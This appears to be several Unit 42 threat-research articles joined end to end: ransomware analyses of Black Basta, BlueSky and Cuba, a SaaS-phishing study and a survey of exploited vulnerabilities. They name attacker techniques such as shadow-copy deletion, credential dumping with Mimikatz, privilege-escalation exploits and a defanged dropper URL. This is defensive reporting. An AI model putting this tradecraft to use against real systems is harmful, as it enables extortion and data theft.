T1562.009. Impair Defenses: Safe Boot Mode
Uses bcdedit to boot the device in safe mode.
T1574.001. Hijack Execution Flow: DLL Search Order Hijacking
Black Basta used Qakbot, which has the ability to exploit Windows 7 Calculator to execute malicious payloads.
T1622. Debugger Evasion
Uses IsDebuggerPresent to check if processes are being debugged.
TA0006 Credential Access
T1555. Credentials from Password Stores
Black Basta uses Mimikatz to dump passwords.
TA0007 Discovery
T1087.002. Account Discovery: Domain Account
Used commands such as net user /domain and net group /domain.
T1016. System Network Configuration Discovery
Lists internal IP addresses to target in C:\Windows\pc_list.txt – typically found on the Domain Controller.
T1082. System Information Discovery
Uses GetComputerName to query the computer name.
T1622. Debugger Evasion
Uses IsDebuggerPresent to check if processes are being debugged.
T1560.001. Archive Collected Data: Archive via Utility
TA0010 Exfiltration
T1567. Exfiltration over Web Service
TA0011 Command and Control
T1219. Remote Access Software
Black Basta has installed and used legitimate tools such as TeamViewer and AnyConnect on targeted systems.
T1573. Encrypted Channel
Uses Qakbot primarily and Cobalt Strike.
TA0040 Impact
T1486. Data Encrypted for Impact
Black Basta modifies the Desktop background by adding a .jpg in C:\Temp and creating a registry key HKCU\Control Panel\Desktop. Additionally modifies the registry to change the icon of encrypted files.
It encrypts files excluding those with a .exe, .cmd, .bat and .com extension. Uses ChaCha20 or RSA-4096 to encrypt victims.
T1489. Service Stop
Uses sc stop and taskkill to stop services.
T1490. Inhibit System Recovery
Black Basta deletes Volume Shadow Copies using vssadmin.
Table 1. Tactics, techniques and procedures for Black Basta activity.
Victimology
The ransomware group and its affiliate program reportedly compromised multiple large organizations, in sectors including consumer and industrial products; energy, resources and agriculture; manufacturing; utilities; transportation; government agencies; professional services and consulting; and real estate.
Black Basta operators also posted on dark web forums expressing interest in attacking organizations based in Australia, Canada, New Zealand, the U.K. and the U.S. Threat actors using the ransomware impacted organizations based in the U.S., Germany, Switzerland, Italy, France and the Netherlands (listed in descending order by numbers of allegedly breached organizations).
Figure 5. Black Basta post on dark web forums.
The threat actor(s) responsible for Black Basta operate a cybercrime marketplace and victim name-and-shame blog. This site is hosted as a Tor hidden service, where the Black Basta ransomware group lists their victims’ names, descriptions, percentage of stolen data which has been published, number of visits and any data exfiltrated. There were 75 victims listed on the leak site at the time of writing.
Figure 6. Black Basta News site where the threat actors post allegedly breached organizations (details redacted) and number of visits.
Courses of Action
Several adversarial techniques were observed in activity associated with Black Basta, and the following measures are suggested within Palo Alto Networks products and services to mitigate threats related to Black Basta ransomware, as well as other malware using similar techniques:
Product / Service
Course of Action
Initial Access
The below courses of action mitigate the following techniques:
The below courses of action mitigate the following techniques:
Create Account [T1136], Account Manipulation [T1098], Regsvr32 [T1218.010], File Deletion [T1070.004], Disable or Modify Tools [T1562.001], Modify Registry [T1112], Deobfuscate/Decode Files or Information [T1140], Disable or Modify System Firewall [T1562.004], Windows Service [T1543.003], DLL Search Order Hijacking [T1574.001], Group Policy Modification [T1484.001]
NEXT-GENERATION FIREWALLS
Ensure that the User-ID Agent has minimal permissions if User-ID is enabled
Ensure that security policies restrict User-ID Agent traffic from crossing into untrusted zones
Ensure that the User-ID service account does not have interactive logon rights
Ensure that 'Include/Exclude Networks' is used if User-ID is enabled
Ensure remote access capabilities for the User-ID service account are forbidden.
Ensure that User-ID is only enabled for internal trusted interfaces
Black Basta ransomware operators have been active since at least April 2022. Although their RaaS has only been active for the past couple of months it had compromised at least 75 organizations at the time of this publication. Due to the high-profile nature and steady stream of Black Basta attacks identified globally in 2022, the operators and/or affiliates behind the service likely will continue to attack and extort organizations.
Palo Alto Networks helps detect and prevent Black Basta ransomware in the following ways:
WildFire: All known samples are identified as malware.
If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call North America Toll-Free: 866.486.4842 (866.4.UNIT42), EMEA: +31.20.299.3130, APAC: +65.6983.8730, or Japan: +81.50.1790.0200.
Indicators of compromise and Black Basta-associated TTPs can be found in the Black BastaATOM.
Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.
Instead of creating phishing pages from scratch, more and more cybercriminals are now abusing legitimate software-as-a-service (SaaS) platforms, including various website builders or form builders, to host their phishing pages. Since these URLs are hosted on legitimate domains, they can be especially difficult for many phishing detection engines to detect. Furthermore, these platforms typically require little to no coding experience, significantly lowering the barrier to entry for creating and launching phishing attacks.
From the beginning of 2020 to June 2022, Palo Alto Networks analyzed the URLs detected by our Advanced URL Filtering service, and discovered that the number of phishing URLs hosted on legitimate SaaS platforms has continued to increase at an alarming rate. In fact, from June 2021-June 2022, the rate of newly detected phishing URLs hosted on legitimate SaaS platforms has increased over 1100%.
The Palo Alto Networks Advanced URL Filtering uses deep learning to analyze the content of each webpage at the URL level instead of the domain level. Customers with an Advanced URL Filtering subscription therefore receive protections from these platform-abuse phishing attacks.
Today, more organizations are adopting existing SaaS tools for tasks like handling file storage, building websites, and more importantly, enabling collaboration within and outside of the organization. For example, many website builders allow users to easily create websites without having to write any code themselves, and form builders allow users to easily create and share surveys, registration forms, etc. Recently, we’ve seen that cybercriminals have begun to abuse these SaaS platforms for their own nefarious uses. In early 2022, we noticed an uptick in phishing URLs hosted on legitimate SaaS platforms, and we decided to further investigate this trend.
Methodology
First, we gathered a list of various SaaS platforms that could potentially be used to host phishing attacks. We then looked at the phishing URLs discovered by The Palo Alto Networks Advanced URL Filtering service from January 2020-June 2022 and used signature-based pattern matching to determine which phishing URLs were hosted on each SaaS platform.
Examples of the types of SaaS platforms we studied are shown in Table 1.
Platform Type
Description
File Sharing
Sites for hosting and/or sharing files
Form Builders
Sites for creating forms, surveys, etc.
Website Builders
Popular website builders, typically requiring no coding experience
Note Taking/Collaboration
Sites for taking notes, writing documentation, creating internal dashboards, etc. Various productivity tools.
Design/Prototyping
Sites for designing/prototyping wireframes, infographics, mockups, etc.
Personal Branding
Sites for hosting social media links, personal portfolios, etc.
Table 1. Breakdown of types ofSaaS platforms studied in this research.
Results: Platform-Abuse Phishing Is on the Rise
In Figures 1 and 2 respectively, we show the number of newly discovered phishing URLs hosted on legitimate SaaS platforms per week, as well as the percentage of all newly discovered phishing URLs that we found being hosted on legitimate SaaS platforms. We can see that the prevalence of platform-abuse phishing URLs has increased significantly from 2020, both in terms of raw numbers and percentage. Although there was a slight dip during the 2021-22 holiday season, starting in February 2022, the trend began to surge once again.
Figure 1. Newly created phishing URLs hosted on legitimate SaaS platforms per week.Figure 2. Percentage of newly discovered phishing URLs hosted on legitimate SaaS platforms.
Next, we separately analyzed the trends in each SaaS platform subcategory and normalized each subcategory’s “platform abuse” rate to a prevalence value between 0 and 1. A value of 1 represents the week in which that platform type saw the largest number of new phishing URLs.
Figure 3. Phishing prevalence within each SaaS platform subcategory, normalized.
Generally speaking, each type of SaaS platform saw an increase in phishing activity in the latter half of 2021, with the most noticeable increases occurring between September-October 2021. More recently, we observed a larger increase beginning in February 2022. With new SaaS platforms continuing to rise in popularity, it is likely that this trend will continue into the future, making it absolutely critical that URL Filtering products are equipped with the right capabilities to detect these types of phishing URLs.
Platform-Abuse Phishing Case Studies
We have highlighted a variety of case studies to demonstrate the types of tactics these platform-abuse phishing URLs employ.
In Figure 4, we see a file-sharing URL that shows a preview of a document related to a remittance payment. However, upon clicking the “View Now” button, the user is taken to a credential-stealing page built using a popular website builder, which prompts the user to enter their login credentials to view a sensitive document.
Figure 4. Left: Landing page for a phishing attack, hosted on a file-sharing site. Sent in an email with the subject line: “Re: [REDACTED COMPANY NAME] Wire.” Right: Credential-stealing page built using a popular website builder, linked to by the page on the left.In Figure 5, we see an example of a credential-stealing page hosted on a site built by a legitimate form builder. On the page where the user is prompted to enter a password, the attacker has embedded a logo, imitating a reputable brand in order to make the page appear like a legitimate login portal. Since the password prompt only appears after some user interaction (entering the email address on the first page), this phishing page may be more difficult for automated crawler-based detection engines to detect.
Figure 5. Credential-stealing page built using a popular form builder. Sent in an email with the subject line: “Invoice 071158.”
Furthermore, we noticed several examples of landing pages that don’t host the credential-stealing forms themselves, but rather contain urgent-sounding language that prompts the user to click on a link or button, which then leads to a different credential-stealing page. Using landing pages in phishing campaigns may increase the number of clicks necessary to arrive at the credential-stealing page, but the practice has an important benefit: In the event that the final credential-stealing page is taken down, the attacker can simply change the link and point to a new credential-stealing page, preserving the effectiveness of the original campaign.
Link-hosting sites are an example of a type of SaaS platform that attackers can abuse to host such landing pages for phishing attacks. These platforms allow users to host links to their various social media accounts on a single page, giving them the ability to consolidate their online presence.
As one such link-hosting platform started to gain more popularity in 2021, we observed more and more landing pages for phishing attacks being hosted on the platform. (This trend can be seen in Figure 3 by observing the increase in phishing URLs hosted on “Personal Branding” platforms starting in the latter half of 2021.) An example of such a landing page is shown in Figure 6.
Figure 6. Landing page for a phishing attack created using a popular link-hosting platform, discovered on Nov. 29, 2021.
An article published by Cofense suggests that these more niche platforms may be less effective at finding hosted threats, especially compared to sites and tools from popular cloud vendors. By utilizing these niche platforms, attackers may be able to put up phishing pages that stay live for a longer period of time.
This suggests that attackers may try to take advantage of relatively new and less “obvious” platforms when deciding which platforms to use for their phishing attacks. In doing so, attackers may be attempting to take advantage of the likelihood that these platforms do not have as many resources dedicated to abuse prevention as the more established and general-purpose SaaS platforms do.
Conclusion
As seen in the case studies shown above, just because a URL is hosted on a seemingly legitimate domain or platform, doesn’t mean that the URL itself is trustworthy. More phishing URLs are being hosted on legitimate SaaS platforms, making these phishing pages both easier for attackers to create and harder for phishing detection engines to detect.
Since the Palo Alto Networks Advanced URL Filtering service analyzes web content on a URL level (using machine-learning models that study the actual content of the page), Palo Alto Networks customers who subscribe to Advanced URL Filtering receive protections from these types of phishing attacks, as well as from other web-based threats.
For end users, it is crucial to take caution when inputting one’s credentials into any online type of platform. Furthermore, users should be wary of any suspicious emails that use time-sensitive language to prompt a user to take some sort of urgent action.
When in doubt, users should manually navigate to the relevant login page directly in their browser (for example, by typing login.microsoftonline.com in the navigation bar), instead of clicking any links contained in a potentially deceptive email.
Acknowledgements
The author would like to thank Seokkyung Chung, Ziqi Dong, Wei Wang, Jun Javier Wang, Claud Xiao, Billy Melicher and Ashraf Aziz for helping gather the data sources used in this report, for curating the list of SaaS platforms and for setting the direction of this research report.
Recent observations of exploits used in the wild reveal that attackers have been making use of newly published remote code execution vulnerabilities in VMware ONE Access and Identity Manager and Spring Cloud Function, Spring MVC and Spring Web Flux, among others. Attackers have also been taking advantage of a cross-site scripting vulnerability in WordPress core, and SQL injection vulnerabilities in VoIPmonitor GUI and other services. In our observations of network security trends, Unit 42 researchers select exploits of the latest published attacks that defenders should know based on the availability of proofs of concept (PoCs), the severity of the vulnerabilities the exploits are based on and the ease of exploitation.
Other insights that could assist defenders include our rankings of the most commonly used techniques and the types of vulnerabilities that attackers have recently favored. For example, among 6,000 newly published vulnerabilities, a large portion (almost 13.3%) involve cross-site scripting, suggesting that defenders may wish to consider how best to mitigate this technique across internet-facing properties.
Other major focuses identified by evaluating more than 93 million attack sessions include remote code execution, traversal and information disclosure.
Additionally, we provide insight into how these vulnerabilities are actively exploited in the wild based on real-world data collected from Palo Alto Networks Next-Generation Firewalls. For example, we highlight how frequently the most commonly exploited vulnerabilities were attacked through networks and the locations from which the attacks appeared to originate. We then draw conclusions about the most commonly exploited vulnerabilities attackers are using, as well as the severity, category and origin of each attack.
Here, we summarize key trends from February-April 2022. In the following sections, we present our analysis of the most recently published vulnerabilities, including the severity distribution. We also classify vulnerabilities to provide a clear view of the prevalence of, say, cross-site scripting or denial-of-service.
Updated Sept. 2 at 12:30 p.m. PT to remove two CVEs that were listed in error.
Analysis of Published Vulnerabilities, February 2022 to April 2022
From February-April 2022, a total of 5,962 new Common Vulnerabilities and Exposures (CVE) numbers were registered. To better understand the potential impact these newly published vulnerabilities could have on network security, we provide our observations based on the severity, proof-of-concept code feasibility and vulnerability categories.
How Severe Are the Latest Vulnerabilities?
To estimate the potential impact of vulnerabilities, we consider their severity and examine any reliable proofs of concept (PoCs) available that attackers could easily launch. Some of the public sources we use to find PoCs are Exploit-DB, GitHub and Metasploit. Distribution of the 5,631 CVEs that have an assigned severity score of medium or higher can be seen in the following table:
Severity
Count
Ratio
PoC Availability
Critical
1033
18.3%
7.8%
High
2282
40.5%
4.8%
Medium
2316
41.1%
3.6%
Table 1. Severity distribution for CVEs registered February-April 2022.
Figure 1. Severity distribution for CVEs registered from February-April 2022, including only those rated medium-critical.
Vulnerabilities classified as critical are the least common but are also more likely to have PoCs available. The data suggests a correlation between the availability of a PoC and the severity of a vulnerability. In the period discussed, the critical-severity ratios increased while high-severity and medium-severity PoC ratios decreased slightly. Palo Alto Networks continues to leverage threat intelligence of the latest vulnerabilities and real-time monitoring of exploits in the wild to provide protections for our customers.
Vulnerability Category Distribution
The type of vulnerability is also crucial to understanding its consequences. Out of the newly published CVEs that were analyzed, 26.4% are classified as local vulnerabilities, requiring prior access to compromised systems, while the remaining 73.6% are remote vulnerabilities, which can be exploited over a network. This means that the majority of newly published vulnerabilities introduce potential opportunities for threat actors to attack vulnerable organizations from anywhere in the world.
As shown in Figure 2, we can see the most common vulnerability types ranked by how prevalent they were among the most recent set of published vulnerabilities.
Figure 2. Vulnerability category distribution for CVEs registered February 2022-April 2022.
Cross-site scripting remains the most reported vulnerability in this time period, and we also saw an increase in out-of-bounds write and information disclosure vulnerabilities published compared to last quarter. However, most of the recently published cross-site scripting and information disclosure attacks are usually at medium or high severity (rather than critical). At the same time, the prevalence of SQL injection vulnerabilities increased in February-April 2022 – and many of the vulnerabilities in this category are critical.
Network Security Trends: Analysis of Exploits in the Wild, February-April 2022
Data Collection
By leveraging Palo Alto Networks Next-Generation Firewalls as sensors on the perimeter, Unit 42 researchers observed malicious activities from February-April 2022. The malicious traffic we identified is further processed and based on metrics such as IP addresses, port numbers and timestamps. This ensures the uniqueness of each attack session and thus eliminates potential data skews. We analyzed 93 million valid malicious sessions and then correlated the refined data with other attributes to infer attack trends over time to get a picture of the threat landscape.
How Severe Were the Attacks Exploited in the Wild?
To arrive at 93 million valid malicious sessions, we excluded the original set of low-severity signature triggers that are used to detect scanning and brute-force attacks, as well as internal triggers used for research purposes. Therefore, we consider exploitable vulnerabilities with a severity ranking of medium and higher (based on the CVSS v3 Score) as a verified attack.
Figure 3. Attack severity distribution, February-April 2022, including only medium-critical vulnerabilities.
Figure 3 shows the session count and ratio of attacks grouped by the severity of each vulnerability. Compared with the previous quarters’ severity distribution, this quarter shows almost no difference for critical-, high- and medium-severity attacks. However, we still focus more on critical-severity attacks because of their greater potential impact. Many published vulnerabilities are scored medium severity, but attackers typically leverage more severe vulnerabilities for exploits. Defenders should pay attention to preventing and mitigating high- and critical-severity network attacks.
When Did the Network Attacks Occur?
Figure 4. Attack severity distribution measured weekly from February-April 2022.
For this installment of our network security trends analysis, we collected data from February-April 2022. Attackers steadily leveraged high-severity exploits throughout this period.
As we’ve seen in the past, attackers frequently used vulnerabilities disclosed recently, especially those from 2021-22. This shows the importance of updating security products and applying software patches as soon as they become available to protect against the most recently discovered vulnerabilities.
Figure 5. Observed attacks broken down by the year in which the exploited CVE was disclosed, measured weekly from February-April 2022.
Exploits in the Wild, February-April 2022: A Detailed View
Among the latest published attacks, the following exploits stood out due to their PoC availability, severity and ease of exploitation. We have provided snippets showing how attackers used open source tools to compromise the different targets, allowing defenders to better understand how the exploit operates.
VMware Workspace ONE Access and Identity Manager contain a remote code execution (RCE) vulnerability due to server-side template injection. A malicious actor can trigger a server-side template injection.
In Spring Cloud Function, when using routing functionality, it is possible for a user to provide a specially crafted SpEL as a routing expression that may result in remote code execution and access to local resources.
Figure 7. Spring Cloud SpEL remote code execution vulnerability.
A Spring MVC or Spring WebFlux application may be vulnerable to RCE via data binding. The specific exploit requires the application to run on Tomcat as a WAR deployment.
Figure 8. Spring Core remote code execution vulnerability.
In Spring Cloud Gateway, applications are vulnerable to a code injection attack when the Gateway Actuator endpoint is enabled, exposed and unsecured. A remote attacker can craft a malicious request that would allow arbitrary remote execution on the remote host.
Figure 10. Spring Cloud Gateway code injection vulnerability.
An attacker can abuse the batch requests plugin to send requests and bypass the IP restriction of Admin API. A default configuration of Apache APISIX (with default API key) is vulnerable to RCE.
SAP NetWeaver Application Server ABAP, SAP NetWeaver Application Server Java, ABAP Platform, SAP Content Server and SAP Web Dispatcher are vulnerable for request smuggling and request concatenation. An unauthenticated attacker can prepend a victim's request using arbitrary data.
Figure 12. SAP multiple products HTTP request smuggling vulnerability.
The Perfect Survey WordPress plugin does not validate and escape the question_id GET parameter before using it in a SQL statement in the get_question AJAX action, allowing unauthenticated users to perform SQL injection.
Low-privileged authenticated users in WordPress core are able to execute JavaScript/perform stored cross-site scripting attacks, which can affect high-privileged users.
Figure 14. WordPress core post slug stored cross-site scripting vulnerability.
The downloadFlile.cgi binary file in TOTOLINK has a command injection vulnerability when receiving GET parameters. The parameter name can be constructed for unauthenticated command execution.
TP-Link Tapo C200 IP camera is affected by an unauthenticated RCE vulnerability, which is present in the uhttpd binary running by default as root. The exploitation of this vulnerability allows an attacker to take full control of the camera.
Figure 17. TP-Link Tapo C200 remote code execution vulnerability.
An OS command injection vulnerability exists in the Web Manager Wireless Network Scanner functionality of Lantronix PremierWave. A specially crafted HTTP request can lead to command execution. An attacker can then make an authenticated HTTP request to trigger this vulnerability.
There is an easily exploitable vulnerability in the Oracle WebLogic Server that allows an unauthenticated attacker with network access via HTTP to compromise Oracle WebLogic Server.
Figure 20. Oracle Weblogic Server local file inclusion vulnerability.
A cross-site request forgery (CSRF) issue in /api/crontab on iRZ Mobile Routers allows a threat actor to create a crontab entry in the router administration panel. The cronjob will consequently execute the entry on the threat actor's defined interval, leading to RCE and allowing the threat actor to gain file system access.
Figure 21. iRZ Mobile Routers cross-site request forgery vulnerability.
Certain WSO2 products allow unrestricted file upload with resultant RCE. The attacker must use a /fileupload endpoint with a Content-Disposition directory traversal sequence to reach a directory under the web root, such as a ../../../../repository/deployment/server/webapps directory.
CVE-2021-28169 – Eclipse Jetty information disclosure vulnerability.
CVE-2021-31589 – BeyondTrust remote support cross-site scripting vulnerability.
Attack Category Distribution
We classified each network attack by category and organized them in terms of prevalence. In the period discussed, RCE ranks first, followed by traversal attacks. Attackers typically want to gain as much information and control as possible over the systems they target. Information disclosure attacks decreased this quarter.
After identifying the region from which each network attack originated, we discovered that the majority of them seem to originate from the United States, followed by Germany and Russia. However, we recognize that the attackers might leverage proxy servers and VPNs located in those countries to hide their actual physical locations.
Figure 24. Locations ranked in terms of how frequently they were the origin of observed attacks from February-April 2022.Figure 25. Attack geolocation distribution from February-April 2022.
Conclusion
The vulnerabilities disclosed from February-April 2022 indicate that web applications remain popular targets for attackers, and that critical vulnerabilities are more likely to have PoCs publicly available. In the meantime, we continue to capture newly published vulnerabilities that are exploited in the wild. This emphasizes the need for organizations to promptly patch their systems and implement security best practices. If not, attackers will continue to make a concerted effort to expand their arsenal of exploits whenever possible.
BlueSky ransomware is an emerging family that has adopted modern techniques to evade security defenses.
Ransomware is a malicious program designed to encrypt a user’s data and demand a ransom for the decryption. BlueSky ransomware predominantly targets Windows hosts and utilizes multithreading to encrypt files on the host for faster encryption.
In our analysis, we found code fingerprints from samples of BlueSky ransomware that can be connected to the Conti ransomware group. In particular, the multithreaded architecture of BlueSky bears code similarities with Conti v3, and the network search module is an exact replica of it.
However, in another respect, BlueSky more closely resembles Babuk Ransomware. Both use ChaCha20, an algorithm for file encryption, along with Curve25519 for key generation.
According to research done by CloudSEK, PowerShell scripting is used to drop and download BlueSky ransomware from a fake website to encrypt data. After successful encryption, BlueSky Ransomware renames the encrypted files with the file extension .bluesky and drops a ransom note file named # DECRYPT FILES BLUESKY #.txt and # DECRYPT FILES BLUESKY #.html.
As shown in Figure 1, BlueSky ransomware is initially dropped by the PowerShell script start.ps1, which is hosted at hxxps://kmsauto[.]us/someone/start.ps1. The initial dropper is Base64-encoded and then DEFLATE-compressed, which is common behavior observed among PowerShell droppers.
Figure 1. Initial dropper.
After extracting the embedded Base64-encoded stream from start.ps1, the decoded and uncompressed data stream led to yet another PowerShell script called stage.ps1. This script contained countless irrelevant comments in an attempt to conceal malicious activity. After removing these excessive comments, we discovered that start.ps1 downloaded a number of payloads from hxxps://kmsauto[.]us/someone/ based on the user’s privileges, as shown in Figure 2.
Figure 2. Initial dropper (decoded).
Local Privilege Escalation
Before downloading additional payloads to perform local privilege escalation, the PowerShell script, stage.ps1, determines if it is being executed as a privileged user. If so, it moves to the next step and downloads and executes the ransomware payload. If not, it uses the following techniques to escalate local privileges, depending on the version of the host operating system. If the version of the host operating system is earlier than Windows 10, such as Windows 7, 8 or XP, then the script will download and execute a modified version of the local privilege escalation tool called JuicyPotato. If the host is running Windows 10 or later, then the script will download and execute ghost.exe and spooler.exe to exploit local privilege escalation vulnerabilities CVE-2020-0796 and CVE-2021-1732 respectively.
Ransomware Payload
After gaining additional privileges, stage.ps1 downloads the final BlueSky ransomware payload from hxxps://kmsauto[.]us/someone/l.exe and saves it locally to the filesystem as javaw.exe, attempting to masquerade as a legitimate Windows application. Eventually, the sample executes from the file path %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\javaw.exe.
Ransom Note
BlueSky drops the ransom note as a text file named # DECRYPT FILES BLUESKY #.txt and an HTML file named # DECRYPT FILES BLUESKY #.html in a local directory where it has encrypted files successfully and renamed them with the file extension .bluesky. The content of # DECRYPT FILES BLUESKY #.html is shown in Figure 3.
Figure 3. BlueSky ransom note.
Anti-Analysis Techniques
BlueSky implements multiple anti-analysis techniques, including string encryption, API obfuscation and anti-debugging mechanisms, allowing it to obfuscate Windows API function names and use indirect calls for resolving APIs. Additionally, BlueSky encodes API names using DJB hashing functions as shown in Figure 4, hindering malware analysis.
Figure 4. DJB hash matching.
Ransomware Artifacts
BlueSky generates a unique user ID by computing the MD5 hash over the combined Volume Information, Machine GUID, Product ID and Install Date values, as shown in Figure 5. Furthermore, it uses the same ID for generating the mutex Global\<32-byte ID>.
Figure 5. Unique ID calculation.
It creates the registry key HKCU\Software\<32-byte ID> to store registry entries completed, RECOVERY BLOB and x25519_public to fingerprint its ransomware operations. Once the encryption process is completed, the registry entry completed is set with a value of 1. RECOVERY BLOB is a fingerprint identifier for the compromised organization, which is encrypted by the ChaCha20 encryption algorithm. The structure of the RECOVERY BLOB is shown in Table 1.
Offset
Data
Size
0x00
Curve25519 public key
0x20
0x20
Cryptographic random value
0x0C
0x2C
Curve25519 secret key
0x20
0x4C
Unique user ID
0x10
0x5C
Hardcoded RC4-decoded bytes
0x10
0x6C
Unknown DWORD
0x04
0x70
Unknown DWORD
0x04
0x74
Constant value 0x1000
0x04
Table 1. Recovery blob structure.
The RECOVERY BLOB is then encrypted with ChaCha20 as shown in Figure 6 and stored in HKCU\Software\<32-byte ID>\RECOVERY.
Figure 6. Recovery blob encryption.
File Encryption
Unlike other ransomware, which normally contains a list of file extensions to identify eligible files for encryption, BlueSky consists of a list of extensions that are negated in the file encryption process. The file extensions used in BlueSky are listed below: ldf, scr, icl, 386, cmd, ani, adv, theme, msi, rtp, diagcfg, msstyles, bin, hlp, shs, drv, wpx, bat, rom, msc, lnk, cab, spl, ps1, msu, ics, key, msp, com, sys, diagpkg, nls, diagcab, ico, lock, ocx, mpa, cur, cpl, mod, hta, exe, ini, icns, prf, dll, bluesky, nomedia, idx
Directory names excluded from encryption: $recycle.bin, $windows.~bt, $windows.~ws, boot, windows, windows.old, system volume information, perflogs, programdata, program files, program files (x86), all users, appdata, tor browser
As shown in Figure 7, BlueSky uses a multithreaded queue for encryption. It starts multiple threads – one responsible for file encryption, another for enumerating files on the local file system and mounted network shares to be added into the queue. This multithreaded architecture bears code similarities with Conti (Ransomware) v3. In particular, the network search module is an exact replica of Conti v3. However, there are certain differences in the file encryption routine. For instance, Conti v3 uses RSA- and AES-based file encryption, whereas BlueSky utilizes Curve25519- and ChaCha20-based file encryption.
Figure 7. Ransomware queues.
The file encryption of BlueSky is similar to Babuk Ransomware – both use Curve25519 to generate a public key for the host and generate a shared key with the public key of the attacker. After generating an elliptic curve key pair, BlueSky computes a hash of the shared key, and uses it to generate a file encryption key for the ChaCha20 algorithm. Finally, it reads the file buffer, encrypts it with ChaCha20 and replaces the contents of the original file, as shown in Figure 8.
Figure 8. File encryption routine.
RedLine Infostealer Association
All samples we observed related to BlueSky ransomware were hosted at an active domain named kmsauto[.]us. When hunting for more samples related to BlueSky ransomware, we observed that several malware samples associated with the RedLine infostealer were hosted on the same domain. Although we did not find any code overlap between RedLine and BlueSky ransomware, similarities in the initial stages were observed, as both these families use a PowerShell downloader as the initial vector.
Conclusion
Ransomware authors are adopting modern advanced techniques such as encoding and encrypting malicious samples, or using multi-staged ransomware delivery and loading, to evade security defenses. BlueSky ransomware is capable of encrypting files on victim hosts at rapid speeds with multithreaded computation. In addition, the ransomware adopts obfuscation techniques, such as API hashing, to slow down the reverse engineering process for the analyst.
It is very likely that ransomware attacks will continue to grow with advanced encryption techniques and delivery mechanisms.
Beginning in early May 2022, Unit 42 observed a threat actor deploying Cuba Ransomware using novel tools and techniques. Using our naming schema, Unit 42 tracks the threat actor as Tropical Scorpius.
Here, we start with an overview of the ransomware and focus on an evolution of behavior observed leading up to deployment of Cuba Ransomware. While this behavior was consistent for over a year, Unit 42 has observed some recent changes. This includes providing an overview of the ransomware’s functionality and algorithms, as well as covering the technical details of the tactics, techniques and procedures (TTPs) used by Tropical Scorpius. Specifically, this involves:
A new malware family that Unit 42 tracks as ROMCOM RAT.
A weaponized local privilege escalation exploit to SYSTEM.
A new Kerberos tool that Unit 42 tracks as KerberCache.
Full visualization of the techniques observed, relevant courses of action and indicators of compromise (IoCs) related to this report can be found in the Unit 42 ATOM viewer.
Related Unit 42 Topics
Ransomware
Names for threat actor group deploying Cuba Ransomware
Tropical Scorpius, UNC2596
Tropical Scorpius Overview: How Cuba Ransomware Has Been Deployed
The Cuba Ransomware family first surfaced in December 2019. The threat actors behind this ransomware family have since changed their tactics and tooling to become a more prevalent threat in 2022. This ransomware has historically been distributed through Hancitor, which is usually delivered through malicious attachments. Tropical Scorpius has also been observed exploiting vulnerabilities in Microsoft Exchange Server, including ProxyShell and ProxyLogon.
This ransomware group uses double extortion alongside a leak site that exposes organizations that have allegedly been compromised (Figures 1a and 1b). That said, this group didn’t have a leak site when first observed in 2019; we suspect the inspiration for adding one came from other ransomware groups such as Maze and REvil. The Cuba Ransomware leak site also includes a paid section where the threat actors share leaks that were sold to an interested party.
Figure 1a. A screenshot from the leak site used by Cuba Ransomware, focused on the content the group makes freely available.Figure 1b. A screenshot of the section of the Cuba Ransomware group’s leak site where data is offered for sale.
Tropical Scorpius Victimology
The most recent Unit 42 Ransomware Threat Report includes observations of Cuba Ransomware impacting 33 organizations. As of July 2022, Tropical Scorpius has used Cuba Ransomware to impact 27 additional organizations across multiple vectors, such as Professional and Legal Services, State and Local Government, Manufacturing, Transportation and Logistics, Wholesale and Retail, Real Estate, Financial Services, Health Care, High Technology, Utilities and Energy, Construction, and Education. A total of 60 organizations were exposed by this ransomware gang on its leak site since the group first surfaced in 2019.
We suspect the number of victims is larger than the leak site shows since ransomware operators usually don’t release the data publicly if the victim pays the ransom. That said, the FBI says the Cuba Ransomware gang made at least $43.9 million from ransom payments and has demanded at least $74 million.
Figure 2. Organizations appearing on the Cuba Ransomware leak site, distributed by industry.
We observed that this ransomware gang’s leak site does not include as global a distribution of targeted organizations as other ransomware gangs operating right now. While leak sites don’t reflect the actual number of victims impacted by this ransomware group, they still give us a general idea of a group’s targets and objectives. We noticed that out of the 60 victims listed on the Cuba Ransomware leak site, 40 were located in the United States – 66% of the total number of allegedly breached organizations. By contrast, only about 30% of the allegedly breached organizations on the LockBit leak site are located in the U.S.
Figure 3. Geographic distribution of organizations targeted by Cuba Ransomware, according to the group’s leak site.
Industrial Spy and Tropical Scorpius
In May 2022, BleepingComputer reported that the marketplace Industrial Spy was moving into the ransomware business. After emerging in April 2022, Industrial Spy became known as a site where threat actors can sign up to buy stolen data from breached companies. The extension into ransomware, while a related type of malicious activity, also appears to have a connection to Tropical Scorpius.
Figure 4. Industrial Spy landing page.
BleepingComputer reports that the ransom note used by Industrial Spy ransomware bears substantial resemblance to a Cuba ransom note, with both notes containing the exact same contact information. It’s worth mentioning that ransomware groups usually copy ransom notes from other groups for their own samples, but we believe there is more to this relationship.
Unit 42 observed a Cuba Ransomware payload used to encrypt the files on a compromised system, appending the .cuba extension to the files – but then observed that the exfiltrated data was posted for sale on the Industrial Spy marketplace.
We are still unsure why the Tropical Scorpius threat actors decided to leverage the Industrial Spy marketplace rather than their own leak site; however, due to the findings published by BleepingComputer and this curious incident, we believe there is more involvement between the two than originally thought.
Ransomware Functionality
While it is clear the Tropical Scorpius threat actors are constantly developing and updating their toolkit, the core Cuba Ransomware payload has remained roughly the same since its discovery in 2019. The cryptographic algorithms are still taken from WolfSSL’s open source repository, specifically ChaCha for file encryption and RSA for key encryption.
Figure 5. Code overlap between Cuba Ransomware and WolfSSL’s RSA encrypt functionality.
Similarly to most ransomware families, Cuba Ransomware encrypts files differently depending on their size. If the file is less than 0x200000 bytes in length, the entire file is encrypted. If not, Cuba Ransomware encrypts the files in chunks of 0x100000 bytes, with the break in between the encrypted chunks differing based on the overall size. For example, a file with a size between 0x200000 bytes and 0xA00000 bytes will be modified in blocks of 0x400000 bytes until the file’s end.
Figure 6. Determination of chunk spacing prior to file encryption.
File Size
Chunk Size
Chunk Spacing
Less than 0x200000
Entire Size
N/A
Between 0x200000 & 0xA00000
0x100000
0x400000
Between 0xA00000 & 0x3200000
0x100000
0x800000
Between 0x3200000 & 0xC800000
0x100000
